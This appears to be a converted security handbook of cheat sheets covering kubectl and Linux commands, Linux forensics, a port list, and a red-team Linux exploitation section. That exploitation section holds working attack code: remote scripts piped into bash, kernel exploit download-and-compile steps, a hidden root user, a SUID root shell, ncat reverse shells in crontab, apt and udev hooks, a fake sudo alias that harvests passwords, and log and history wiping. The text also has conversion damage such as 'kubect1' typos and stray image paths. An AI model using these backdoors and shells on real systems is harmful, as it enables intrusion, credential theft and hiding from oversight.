<code>kubectl get pod my-pod -o yaml</code>	Get a pod's YAML
<code>kubectl get pod my-pod -o yaml --export</code>	Get a pod's YAML without cluster specific information
<code># Describe commands with verbose output</code>	
<code>kubectl describe nodes my-node</code>	
<code>kubectl describe pods my-pod</code>	
<code>kubectl get services --sort-by=.metadata.name</code>	# List Services Sorted by Name
<code>kubectl get pods --sort-by='.status.containerStatuses[0].restartCount'</code>	# List pods Sorted by Restart Count
<code>kubectl get pv --sort-by=.spec.capacity.storage</code>	# List PersistentVolumes sorted by capacity
<code>kubectl get pods --selector=app=cassandra -o jsonpath='{.items[*].metadata.labels.version}'</code>	# Get the version label of all pods with label app=cassandra
<code>kubectl get node --selector='!node-role.kubernetes.io/master'</code>	# Get all worker nodes (use a selector to exclude results that have a label named 'node-role.kubernetes.io/master')
<code>kubectl get pods --field-selector=status.phase=Running</code>	# Get all running pods in the namespace
<code>kubectl get nodes -o jsonpath='{.items[*].status.addresses[?(@.type=="ExternalIP")].address}'</code>	# Get ExternalIPs of all nodes
<code>kubectl get pods -o json   jq '.items[].spec.containers[].env[]?.valueFrom.secretKeyRef.name'   grep -v null   sort   uniq</code>	# List all Secrets currently in use by a pod
<code>kubectl get events --sort-by=.metadata.creationTimestamp</code>	# List Events sorted by timestamp
<code>kubectl diff -f ./my-manifest.yaml</code>	# Compares the current state of the cluster against the state

	that the cluster would be in if the manifest was applied.
<b>UPDATING RESOURCES</b>	
<code>kubect1 set image deployment/frontend www=image:v2</code>	Rolling update "www" containers of "frontend" deployment updating the image
<code>kubect1 rollout history deployment/frontend</code>	Check the history of deployments including the revision
<code>kubect1 rollout undo deployment/frontend</code>	Rollback to the previous deployment
<code>kubect1 rollout undo deployment/frontend --to-revision=2</code>	Rollback to a specific revision
<code>kubect1 rollout status -w deployment/frontend</code>	Watch rolling update status of "frontend" deployment until completion
<code>kubect1 rollout restart deployment/frontend</code>	Rolling restart of the "frontend" deployment
# deprecated starting version 1.11	
<code>kubect1 rolling-update frontend-v1 -f frontend-v2.json</code>	(deprecated) Rolling update pods of frontend-v1
<code>kubect1 rolling-update frontend-v1 frontend-v2 --image=image:v2</code>	(deprecated) Change the name of the resource and update the image
<code>kubect1 rolling-update frontend --image=image:v2</code>	(deprecated) Update the pods image of frontend
<code>kubect1 rolling-update frontend-v1 frontend-v2 --rollback</code>	(deprecated) Abort existing rollout in progress
<code>kubect1 expose rc nginx --port=80 --target-port=8000</code>	Create a service for a replicated nginx which serves on port 80 and connects to

	the containers on port 8000
<b># Update a single-container pod's image version (tag) to v4</b>	
<code>kubectl get pod mypod -o yaml   sed 's/\(image: myimage\):.*\$/\1:v4/'   kubectl replace -f -</code> <code>kubectl label pods my-pod new-label=awesome</code>	Add a Label
<code>kubectl annotate pods my-pod icon-url=http://goo.gl/XXBTWq</code>	Add an annotation
<code>kubectl autoscale deployment foo --min=2 --max=10</code>	Auto scale a deployment "foo"
<b>EDITING RESOURCES</b>	
<code>kubectl edit svc/docker-registry</code>	Edit the service named docker-registry
<code>KUBE_EDITOR="nano" kubectl edit svc/docker-registry</code>	Use an alternative editor
<b>SCALING RESOURCES</b>	
<code>kubectl scale --replicas=3 rs/foo</code>	Scale a replicaset named 'foo' to 3
<code>kubectl scale --replicas=3 -f foo.yaml</code>	Scale a resource specified in "foo.yaml" to 3
<code>kubectl scale --current-replicas=2 --replicas=3 deployment/mysql</code>	If the deployment named mysql's current size is 2 scale mysql to 3
<code>kubectl scale --replicas=5 rc/foo rc/bar rc/baz</code>	Scale multiple replication controllers
<b>DELETE RESOURCES</b>	
<code>kubectl delete -f ./pod.json</code>	Delete a pod using the type and name specified in pod.json
<code>kubectl delete pod,service baz foo</code>	Delete pods and services with same names "baz" and "foo"
<code>kubectl delete pods,services -l name=myLabel</code>	Delete pods and services with label name=myLabel
<code>kubectl -n my-ns delete pod,svc --all</code>	Delete all pods and services in namespace my-ns

<code>kubect1 get pods -n mynamespace --no-headers=true   awk '/pattern1 pattern2/{print \$1}'   xargs kubect1 delete -n mynamespace pod</code>	Delete all pods matching the awk pattern1 or pattern2
<b>INTERACT PODS</b>	
<code>kubect1 logs my-pod</code>	dump pod logs (stdout)
<code>kubect1 logs -l name=myLabel</code>	dump pod logs with label name=myLabel (stdout)
<code>kubect1 logs my-pod --previous</code>	dump pod logs (stdout) for a previous instantiation of a container
<code>kubect1 logs my-pod -c my-container</code>	dump pod container logs (stdout multi-container case)
<code>kubect1 logs -l name=myLabel -c my-container</code>	dump pod logs with label name=myLabel (stdout)
<code>kubect1 logs my-pod -c my-container --previous</code>	dump pod container logs (stdout multi-container case) for a previous instantiation of a container
<code>kubect1 logs -f my-pod</code>	stream pod logs (stdout)
<code>kubect1 logs -f my-pod -c my-container</code>	stream pod container logs (stdout multi-container case)
<code>kubect1 logs -f -l name=myLabel --all-containers</code>	stream all pods logs with label name=myLabel (stdout)
<code>kubect1 run -i --tty busybox --image=busybox -- sh</code>	Run pod as interactive shell
<code>kubect1 run nginx --image=nginx --restart=Never -n mynamespace</code>	Run pod nginx in a specific namespace
<code>kubect1 run nginx --image=nginx --restart=Never --dry-run -o yaml &gt; pod.yaml</code>	Run pod nginx and write its spec into a file called pod.yaml

<code>kubectl attach my-pod -i</code>	Attach to Running Container
<code>kubectl port-forward my-pod 5000:6000</code>	Listen on port 5000 on the local machine and forward to port 6000 on my-pod
<code>kubectl exec my-pod -- ls /</code>	Run command in existing pod (1 container case)
<code>kubectl exec my-pod -c my-container -- ls /</code>	Run command in existing pod (multi-container case)
<code>kubectl top pod POD_NAME --containers</code>	Show metrics for a given pod and its containers
<b>INTERACTING NODES/CLUSTER</b>	
<code>kubectl cordon my-node</code>	Mark my-node as unschedulable
<code>kubectl drain my-node</code>	Drain my-node in preparation for maintenance
<code>kubectl uncordon my-node</code>	Mark my-node as schedulable
<code>kubectl top node my-node</code>	Show metrics for a given node
<code>kubectl cluster-info</code>	Display addresses of the master and services
<code>kubectl cluster-info dump</code>	Dump current cluster state to stdout
<code>kubectl cluster-info dump --output-directory=/path/to/cluster-state</code>	Dump current cluster state to /path/to/cluster-state
<b>RESOURCE TYPES</b>	
<code>kubectl api-resources --namespaced=true</code>	All namespaced resources
<code>kubectl api-resources --namespaced=false</code>	All non-namespaced resources
<code>kubectl api-resources -o name</code>	All resources with simple output (just the resource name)
<code>kubectl api-resources -o wide</code>	All resources with expanded


	(aka "wide") output
<code>kubectl api-resources --verbs=list,get</code>	All resources that support the "list" and "get" request verbs
<code>kubectl api-resources --api-group=extensions</code>	All resources in the "extensions" API group

REFERENCE:

<https://kubernetes.io/docs/reference/kubectl/cheatsheet/>

<https://cheatsheet.dennyzhang.com/cheatsheet-kubernetes-a4>

<https://cheatsheet.dennyzhang.com/kubernetes-yaml-templates>



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## LINUX\_Commands

ALL	ADMINISTRATION	LINUX
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FILE SYSTEM	
<code>ls</code>	list items in current directory
<code>ls -l</code>	list items in current directory in long format
<code>ls -a</code>	list all items in current directory, including hidden files
<code>ls -F</code>	list all items in current directory and show directories with a slash and executables with a star
<code>ls dir</code>	list all items in directory dir

<code>cd dir</code>	change directory to dir
<code>cd ..</code>	go up one directory
<code>cd /</code>	go to the root directory
<code>cd ~</code>	go to to your home directory
<code>cd -</code>	go to the last directory you were
<code>pwd</code>	show present working directory
<code>mkdir dir</code>	make directory dir
<code>rm file</code>	remove file
<code>rm -r dir</code>	remove directory dir recursively
<code>cp file1 file2</code>	copy file1 to file2
<code>cp -r dir1 dir2</code>	copy directory dir1 to dir2 recursively
<code>mv file1 file2</code>	move (rename) file1 to file2
<code>ln -s file link</code>	create symbolic link to file
<code>touch file</code>	create or update file
<code>cat file</code>	output the contents of file
<code>less file</code>	view file with page navigation
<code>head file</code>	output the first 10 lines of file
<code>tail file</code>	output the last 10 lines of file
<code>tail -f file</code>	output the contents of file as it grows, starting with the last 10 lines
<code>vim file</code>	edit file
<code>alias name 'command'</code>	create an alias for a command
<b>SYSTEM</b>	
<code>cat /etc/*release*</code>	OS version
<code>cat /etc/issue</code>	OS version
<code>cat /proc/version</code>	Kernel information
<code>date</code>	show the current date and time
<code>df</code>	show disk usage
<code>du</code>	show directory space usage
<code>finger user</code>	display information about user
<code>free</code>	show memory and swap usage
<code>last -a</code>	Users to login last
<code>man command</code>	show the manual for command
<code>mount</code>	Show any mounted file systems
<code>nbtstat -A &lt;IP&gt; or &lt;CIDR&gt;</code>	Query hostname for IP or CIDR
<code>reboot</code>	restart machine
<code>shutdown</code>	shut down machine
<code>uname -a</code>	CPU arch and kernel version
<code>whereis app</code>	show possible locations of app
<code>which app</code>	show which app will be run by default
<code>who -a</code>	Combined user information
<code>whoami</code>	who you are logged in as
<b>PROCESS ADMINISTRATION</b>	
<code>ps -aef</code>	display your currently active processes
<code>top</code>	display all running processes
<code>kill pid#</code>	kill process id pid



<code>kill -9 pid#</code>	force kill process id pid
<b>NETWORKING</b>	
<code>echo "1" &gt; /proc/sys/net/ipv4/ip_forwar d</code>	Enable IP forwarding
<code>echo "nameserver &lt;IP&gt;" &gt; /etc/resolv.conf</code>	Insert a new DNS server
<code>ifconfig &lt;eth#&gt; &lt;IP&gt;/&lt;CIDR&gt;</code>	Configure eth# interface IP
<code>iwlist &lt;wlan#&gt; scan</code>	WiFi broadcast scan
<code>lsof -i</code>	List open files connection status
<code>lsof -i tcp:80</code>	List all processes running on port 80
<code>netstat -ant</code>	Top tcp network connection status
<code>netstat -anu</code>	Top udp network connection status
<code>route add default gw &lt;IP&gt;</code>	Configure gateway IP
<code>share &lt;USER&gt; &lt;IP&gt; C\$</code>	Mount Windows C share
<code>smb://&lt;IP&gt;/IPC\$</code>	SMB connect Windows IPC share
<code>smbclient -U &lt;USER&gt; \\&lt;IP&gt;\\&lt;SHARE&gt;</code>	SMBclient connect to share
<code>watch netstat -an</code>	Continuous network connect status
<b>PERMISSIONS</b>	
<code>ls -lart</code>	list items by date in current directory and show permissions
<code>chmod ugo file</code>	change permissions of file to ugo - u is the user's permissions, g is the group's permissions, and o is everyone else's permissions. The values of u, g, and o can be any number between 0 and 7.
	7 – full permissions
	6 – read and write only
	5 – read and execute only
	4 – read only
	3 – write and execute only
	2 – write only
	1 – execute only
	0 – no permissions
<code>chmod 600 file</code>	you can read and write - good for files
<code>chmod 700 file</code>	you can read, write, and execute - good for scripts
<code>chmod 644 file</code>	you can read and write, and everyone else can only read - good for web pages
<code>chmod 755 file</code>	you can read, write, and execute, and everyone else can read and execute - good for programs that you want to share
<b>UTILITIES</b>	
<code>curl &lt;URL&gt; -O</code>	download a file

<code>dig -x host</code>	reverse lookup host
<code>dig domain.com</code>	get DNS information for domain
<code>dos2unix file.txt</code>	converts windows to unix format
<code>lsof -i tcp:80</code>	list all processes running on port 80
<code>ping host</code>	ping host or IP and output results
<code>scp -r user@host:dir dir</code>	secure copy the directory dir from remote server to the directory dir on your machine
<code>scp file user@host:dir</code>	secure copy a file from your machine to the dir directory on a remote server
<code>scp user@host:file dir</code>	secure copy a file from remote server to the dir directory on your machine
<code>script -a file.txt</code>	record terminal to file
<code>ssh -p port user@host</code>	SSH connect to host on port as user
<code>ssh user@host</code>	SSH connect to host as user
<code>ssh-copy-id user@host</code>	add your key to host for user to enable a keyed or passwordless login
<code>wget &lt;URL&gt; -O file.txt</code>	download a file
<code>whois domain.com</code>	get information for domain
<b>SEARCHING</b>	
<code>grep pattern files</code>	search for pattern in files
<code>grep -r pattern dir</code>	search recursively for pattern in dir
<code>grep -rn pattern dir</code>	search recursively for pattern in dir and show the line number found
<code>grep -r pattern dir --include='*.ext'</code>	search recursively for pattern in dir and only search in files with .ext extension
<code>command   grep pattern</code>	search for pattern in the output of command
<code>find file</code>	find all instances of file in real system
<code>locate file</code>	find all instances of file using indexed database built from the updatedb command. Much faster than find
<code>sed -i 's/day/night/g' file</code>	find all occurrences of day in a file and replace them with night - s means substitute and g means global - sed also supports regular expressions
<b>COMPRESSION</b>	

<code>tar cf file.tar files</code>	create a tar named file.tar containing files
<code>tar xf file.tar</code>	extract the files from file.tar
<code>tar czf file.tar.gz files</code>	create a tar with Gzip compression
<code>tar xzf file.tar.gz</code>	extract a tar using Gzip
<code>gzip file</code>	compresses file and renames it to file.gz
<code>gzip -d file.gz</code>	decompresses file.gz back to file
<code>zip -r &lt;file.zip&gt; \path\*</code>	Zip contents of directory
<b>SHORTCUTS</b>	
<code>ctrl+a</code>	move cursor to start of line
<code>ctrl+f</code>	move cursor to end of line
<code>alt+f</code>	move cursor forward 1 word
<code>alt+b</code>	move cursor backward 1 word

REFERENCE:

<http://cheatsheetworld.com/programming/unix-linux-cheat-sheet/>

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## LINUX\_Defend

BLUE TEAM	FORENSICS	Linux
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### Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

### LINUX ARTIFACT COLLECTION

#### System Information

```
date
uname -a
hostname
cat /proc/version
lsmod
service -status-all
```

#### Disk/Partition Information

```
fdisk -l
```

### Open Files & Disk/Space Usage

```
lsof -i  
du  
df
```

### Networking Configuration/Connections/Socket Stats

```
ifconfig -a  
netstat -apetul  
netstat -plan  
netstat -plant  
ss -l  
ss -ta  
ss -tp
```

### User/Account Information

```
whoami  
who  
last  
lastb  
cat /var/log/auth.log  
cat /etc/passwd  
cat /etc/shadow  
cat /etc/sudoers  
cat /etc/sudoers.d/*  
cut -d: -f1 /etc/passwd  
getent passwd | cut -d: -f1  
compgen -u  
xclip -o
```

### Processes/System Calls/Network Traffic

```
ps -s  
ps -l  
ps -o  
ps -t  
ps -m  
ps -a  
ps -aef  
ps -auxwf  
top  
strace -f -e trace=network -s 10000 <PROCESS WITH ARGUMENTS>;  
strace -f -e trace=network -s 10000 -p <PID>;
```

### Environment/Startup/Tasks Information

```
cat /etc/profile  
ls /etc/profile.d/  
cat /etc/profile.d/*  
ls /etc/cron.*
```

```
ls /etc/cron.*/*
cat /etc/cron.*/*
cat /etc/crontab
ls /etc/*.d
cat /etc/*.d/*
cat /etc/bash.bashrc
cat ~/.bash_profile
cat ~/.bashrc
```

### Kernel/Browser/PAM Plugins & Modules

```
ls -la /lib/modules/*/kernel/*
ls -la ~/.mozilla/plugins
ls -la /usr/lib/mozilla/plugins
ls -la /usr/lib64/mozilla/plugins
ls -la ~/.config/google-chrome/Default/Extensions/
cat /etc/pam.d/sudo
cat /etc/pam.conf
ls /etc/pam.d/
```

### Hidden Directories & Files

```
find / -type d -name ".*"
```

### Immutable Files & Directories

```
lsattr / -R 2> /dev/null | grep "\---i"
```

### SUID/SGID & Sticky Bit Special Permissions

```
find / -type f \( -perm -04000 -o -perm -02000 \) -exec ls -lg {} \;
```

### File & Directories with no user/group name

```
find / \( -nouser -o -nogroup \) -exec ls -lg {} \;
```

### File types in current directory

```
file * -p
```

### Executables on file system

```
find / -type f -exec file -p '{}' \; | grep ELF
```

### Hidden Executables on file system

```
find / -name ".*" -exec file -p '{}' \; | grep ELF
```

### Files modified within the past day

```
find / -mtime -1
```

### Remotely Analyze Traffic Over SSH

```
ssh root@<IP/HOST> tcpdump -i any -U -s 0 -w - 'not port 22'
```

## Persistence Areas of Interest

```
/etc/rc.local  
/etc/initd  
/etc/rc*.d  
/etc/modules  
/etc/cron*  
/var/spool/cron/*
```

## Audit Logs

```
ls -al /var/log/*  
ls -al /var/log/*tmp  
utmpdump /var/log/btmp  
utmpdump /var/run/utmp  
utmpdump /var/log/wtmp
```

## PROCESS FORENSICS

### Detailed Process Information

```
ls -al /proc/[PID]
```

NOTE:

**cwd** = Current Working Directory of Malware

**exe** = Binary location and whether it has been deleted

### Recover Deleted Binary Currently Running

```
cp /proc/[PID]/exe /[destination]/[binaryname]
```

### Capture Binary Data for Review

```
cp /proc/[PID]/ /[destination]/[PID]/
```

### Binary Hash Information

```
shasum /[destination]/[binaryname]  
md5sum /[destination]/[binaryname]
```

### Process Command Line Information

```
cat /proc/[PID]/cmdline  
cat /proc/[PID]/comm
```

NOTE: Significant differences in the above 2 outputs and the specified binary name under /proc/[PID]/exe can be indicative of malicious software attempting to remain undetected.

### Process Environment Variables

NOTE: Includes user who ran binary

```
strings /proc/[PID]/environ  
cat /proc/[PID]/environ
```

### Process File Descriptors/Maps

NOTE: Shows what the process is 'accessing' or using

```
ls -al /proc/[PID]/fd
cat /proc/[PID]/maps
```

### Process Stack/Status Information

NOTE: May reveal useful elements

```
cat /proc/[PID]/stack
cat /proc/[PID]/status
```

### Show Deleted Binaries Currently Running

```
ls -alr /proc/*/exe 2> /dev/null | grep deleted
```

### Process Working Directories

NOTE: Including common targeted directories for malicious activity

```
ls -alr /proc/*/cwd
ls -alr /proc/*/cwd 2> /dev/null | grep tmp
ls -alr /proc/*/cwd 2> /dev/null | grep dev
ls -alr /proc/*/cwd 2> /dev/null | grep var
ls -alr /proc/*/cwd 2> /dev/null | grep home
```

## MEMORY FORENSICS

### Dump Memory

```
dd if=/dev/kmem of=/root/kmem
dd if=/dev/mem of=/root/mem
```

### LiME

<https://github.com/504ensicsLabs/LiME/releases>

```
sudo insmod ./lime.ko "path=./Linmen.mem format=raw"
```

### Capture Disk Image

```
fdisk -l
dd if=/dev/sda1 of=/[outputlocation]
```

REFERENCE:

<https://www.jaiminton.com/cheatsheet/DFIR/#linux-cheat-sheet>

<https://blog.apnic.net/2019/10/14/how-to-basic-linux-malware-process-forensics-for-incident-responders/>

<https://github.com/meirwah/awesome-incident-response#linux-evidence-collection>

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## LINUX\_Exploit

RED TEAM

EXPLOITATION

Linux

## LINENUM

Scripted local Linux enumeration and privilege escalation checks.  
NOTE: You must place this script on the target host.

Summary of Categories Performed:

- Kernel and Distribution
- System Information
- User Information
- Privileged access
- Environmental
- Jobs/Tasks
- Services
- Version Information
- Default/Weak Credentials
- Useful File Searches
- Platform/software tests

### Full host enumeration with report output into tmp

```
linenum.sh -s -r report.txt -e /tmp/ -t
```

### Direct execution one-liners

```
bash <(wget -q -O - https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

```
bash <(curl -s https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

REFERENCE:

<https://github.com/rebootuser/LinEnum>

## BeROOT

BeRoot is a post exploitation tool to check common misconfigurations on Linux and Mac OS to find a way to escalate our privilege. "linux-exploit-suggester" is embedded in this project.

NOTE: You must place this script on the target host.

Summary of Categories Performed:

- GTFOBins
- Wildcardcards
- Sensitive files
- Services
- Suid binaries
- Path Environment variable
- NFS Root Squashing
- LD\_PRELOAD
- Sudoers file
- Sudo list
- Python Library Hijacking



Capabilities  
Ptrace Scope  
Exploit Suggest

#### Basic enumeration

#Without user password

```
python beroot.py
```

#If you have a user password

```
python beroot.py --password <PASS>
```

REFERENCE:

<https://github.com/AlessandroZ/BeRoot/tree/master/Linux>

### LINUX-SMART-ENUMERATION

Linux enumeration tool for pentesting and CTFs with verbosity levels.

NOTE: You must place this script on the target host.

Summary of Categories Performed:

User related tests.

Sudo related tests.

File system related tests.

System related tests.

Security measures related tests.

Recurrent tasks (cron, timers) related tests.

Network related tests.

Services related tests.

Processes related tests.

Software related tests.

Container (docker, lxc) related tests.

#### Basic enumeration execution

```
lse.sh
```

#### Increase verbosity and enumeration information

```
lse.sh -l1
```

#### Dump everything that can be gathered from the host

```
lse.sh -l2
```

#### One-liner download & chmod

```
wget "https://github.com/diego-treitos/linux-smart-  
enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
```

```
curl "https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh" -Lo lse.sh;chmod 700 lse.sh
```

### Direct execution one-liner

```
bash <(wget -q -O - https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh) -l2 -i
```

```
bash <(curl -s https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh) -l1 -i
```

### REFERENCE:

<https://github.com/diego-treitos/linux-smart-enumeration>

## COMMON EXPLOITS

### CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

<https://www.exploit-db.com/exploits/15285/>

### CVE-2010-4258 - Linux Kernel <= 2.6.37 'Full-Nelson.c'

<https://www.exploit-db.com/exploits/15704/>

### CVE-2012-0056 - MempoDipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

<https://git.zx2c4.com/CVE-2012-0056/about/>

```
wget -O exploit.c <http://www.exploit-db.com/download/18411>
gcc -o mempodipper exploit.c
./mempodipper
```

### CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8

<https://dirtycow.ninja/>

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

<https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c>

#Compile dirty cow:

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```

### CVE-2010-3904 - RDS Protocol - Linux 2.6.32

<https://www.exploit-db.com/exploits/15285/>

### Cross-compiling Exploit w/ GCC

```
$(32 bit)
gcc -m32 -o hello_32 hello.c
$(64 bit)
gcc -m64 -o hello_64 hello.c
```

## PERSISTENCE

### Create A Root User

```
sudo useradd -ou 0 -g 0 john
sudo passwd john
echo "linuxpassword" | passwd --stdin john
```

### SUID Binary

```
TMPDIR2="/var/tmp"
echo 'int main(void){setresuid(0, 0, 0);system("/bin/sh");}' >
$TMPDIR2/croissant.c
gcc $TMPDIR2/croissant.c -o $TMPDIR2/croissant 2>/dev/null
rm $TMPDIR2/croissant.c
chown root:root $TMPDIR2/croissant
chmod 4777 $TMPDIR2/croissant
```

### Crontab - Reverse shell

```
(crontab -l ; echo "@reboot sleep 200 && ncat 192.168.1.2 4242 -e
/bin/bash")|crontab 2> /dev/null
```

### Backdoor Target User .bashrc

```
TMPNAME2=".systemd-private-b21245afee3b3274d4b2e2-systemd-
timesyncd.service-IgCBE0"
cat << EOF > /tmp/$TMPNAME2
  alias sudo='locale=$(locale | grep LANG | cut -d= -f2 | cut -d_ -
f1);if [ \${locale} = "en" ]; then echo -n "[sudo] password for
\${USER}: ";fi;if [ \${locale} = "fr" ]; then echo -n "[sudo] Mot de
passe de \${USER}: ";fi;read -s pwd;echo; unalias sudo; echo "\${pwd}"
| /usr/bin/sudo -S nohup nc -lvp 1234 -e /bin/bash > /dev/null &&
/usr/bin/sudo -S '
EOF
if [ -f ~/.bashrc ]; then
  cat /tmp/$TMPNAME2 >> ~/.bashrc
fi
if [ -f ~/.zshrc ]; then
  cat /tmp/$TMPNAME2 >> ~/.zshrc
fi
rm /tmp/$TMPNAME2
```

#OR add the following line inside Target user .bashrc file:

```
$ chmod u+x ~/.hidden/fakesudo
$ echo "alias sudo=~/.hidden/fakesudo" >> ~/.bashrc
```

#then create the fakesudo script.

```
read -sp "[sudo] password for $USER: " sudopass
echo ""
sleep 2
echo "Sorry, try again."
echo $sudopass >> /tmp/pass.txt

/usr/bin/sudo $@
```

### Backdoor Startup Service

```
RSHELL="ncat $LMTHD $LHOST $LPORT -e `"/bin/bash -c id;/bin/bash`"  
2>/dev/null"  
sed -i -e "4i \${RSHELL}" /etc/network/if-up.d/upstart
```

### Backdoor Target User Startup File

First write a file in `~/.config/autostart/NAME_OF_FILE.desktop`

#vi file `~/.config/autostart/*.desktop` and add the below:

```
[Desktop Entry]  
Type=Application  
Name=Welcome  
Exec=/var/lib/gnome-welcome-tour  
AutostartCondition=unless-exists ~/.cache/gnome-getting-started-  
docs/seen-getting-started-guide  
OnlyShowIn=GNOME;  
X-GNOME-Autostart-enabled=false
```

### Backdoor Driver

```
echo  
"ACTION==\"add\", ENV{DEVTYPE}==\"usb_device\", SUBSYSTEM==\"usb\", RU  
N+=\"\${RSHELL}\" | tee /etc/udev/rules.d/71-vbox-kernel-  
drivers.rules > /dev/null
```

### Backdoor APT.CONF.D

Create file in `apt.conf.d` directory:


```
APT::Update::Pre-Invoke {"CMD"};
```

When Target runs "apt-get update" your CMD will be executed.

#Example Ncat CMD

```
echo 'APT::Update::Pre-Invoke {"nohup ncat -lvp 1234 -e /bin/bash  
2> /dev/null &"};' > /etc/apt/apt.conf.d/42backdoor
```

### Linux Privilege Escalation MindMap



## COVER TRACKS

**Reset logfile to 0 without having to restart syslogd etc:**

```
cat /dev/null > /var/log/auth.log
```

**Clear terminal history**

```
cat /dev/null > ~/.bash_history
history -c
export HISTFILESIZE=0
export HISTSIZE=0
unset HISTFILE
```

REFERENCE:

<https://gtfobins.github.io/>  
<https://twitter.com/mlgualtieri/status/1075788298285694981>  
<https://www.exploit-db.com/>  
<https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md>  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md>  
<https://guif.re/linuxeop>

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## LINUX\_Hardening

BLUE TEAM

CONFIGURATION

Linux

**LINUX HARDENING GUIDE**

[https://github.com/ernw/hardening/blob/master/operating\\_system/linux/ERNW\\_Hardening\\_Linux.md](https://github.com/ernw/hardening/blob/master/operating_system/linux/ERNW_Hardening_Linux.md)

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## LINUX\_Ports

ALL	INFORMATIONAL	Linux	
PORT		APP_PROTOCOL	SYSTEM SERVICE
1	TCP	<b>tcpmux</b>	TCP port service multiplexer
5	TCP	<b>rje</b>	Remote Job Entry
7	TCP	<b>echo</b>	Echo service
9	TCP	<b>discard</b>	Null service for connection testing
11	TCP	<b>sysstat</b>	System Status service for listing connected ports
13	TCP	<b>daytime</b>	Sends date and time to requesting host
15	tcp	<b>netstat</b>	Network Status (netstat)
17	TCP	<b>qotd</b>	Sends quote of the day to connected host
18	TCP	<b>msh</b>	Message Send Protocol
19	TCP	<b>chargen</b>	Character Generation service; sends endless stream of characters
20	TCP	<b>ftp-data</b>	FTP data port
21	TCP	<b>ftp</b>	File Transfer Protocol (FTP) port; sometimes used by File Service Protocol (FSP)
22	TCP	<b>ssh</b>	Secure Shell (SSH) service
23	TCP	<b>telnet</b>	The Telnet service
25	TCP	<b>smtp</b>	Simple Mail Transfer Protocol (SMTP)
37	TCP	<b>time</b>	Time Protocol
39	TCP	<b>rlp</b>	Resource Location Protocol
42	TCP	<b>nameserver</b>	Internet Name Service
43	TCP	<b>nicname</b>	WHOIS directory service
49	TCP	<b>tacacs</b>	Terminal Access Controller Access Control System for TCP/IP based authentication and access
50	TCP	<b>re-mail-ck</b>	Remote Mail Checking Protocol
53	TCP	<b>domain</b>	domain name services (such as BIND)
63	TCP	<b>whois++</b>	WHOIS++, extended WHOIS services
67	TCP	<b>bootps</b>	Bootstrap Protocol (BOOTP) services; Dynamic Host

			Configuration Protocol (DHCP) services
68	TCP	<b>bootpc</b>	Bootstrap (BOOTP) client; Dynamic Host Control Protocol (DHCP) clients
69	TCP	<b>tftp</b>	Trivial File Transfer Protocol (TFTP)
70	TCP	<b>gopher</b>	Gopher Internet document search and retrieval
71	TCP	<b>netrjs-1</b>	Remote Job Service
72	TCP	<b>netrjs-2</b>	Remote Job Service
73	TCP	<b>netrjs-3</b>	Remote Job Service
73	TCP	<b>netrjs-4</b>	Remote Job Service
79	TCP	<b>finger</b>	Finger service for user contact information
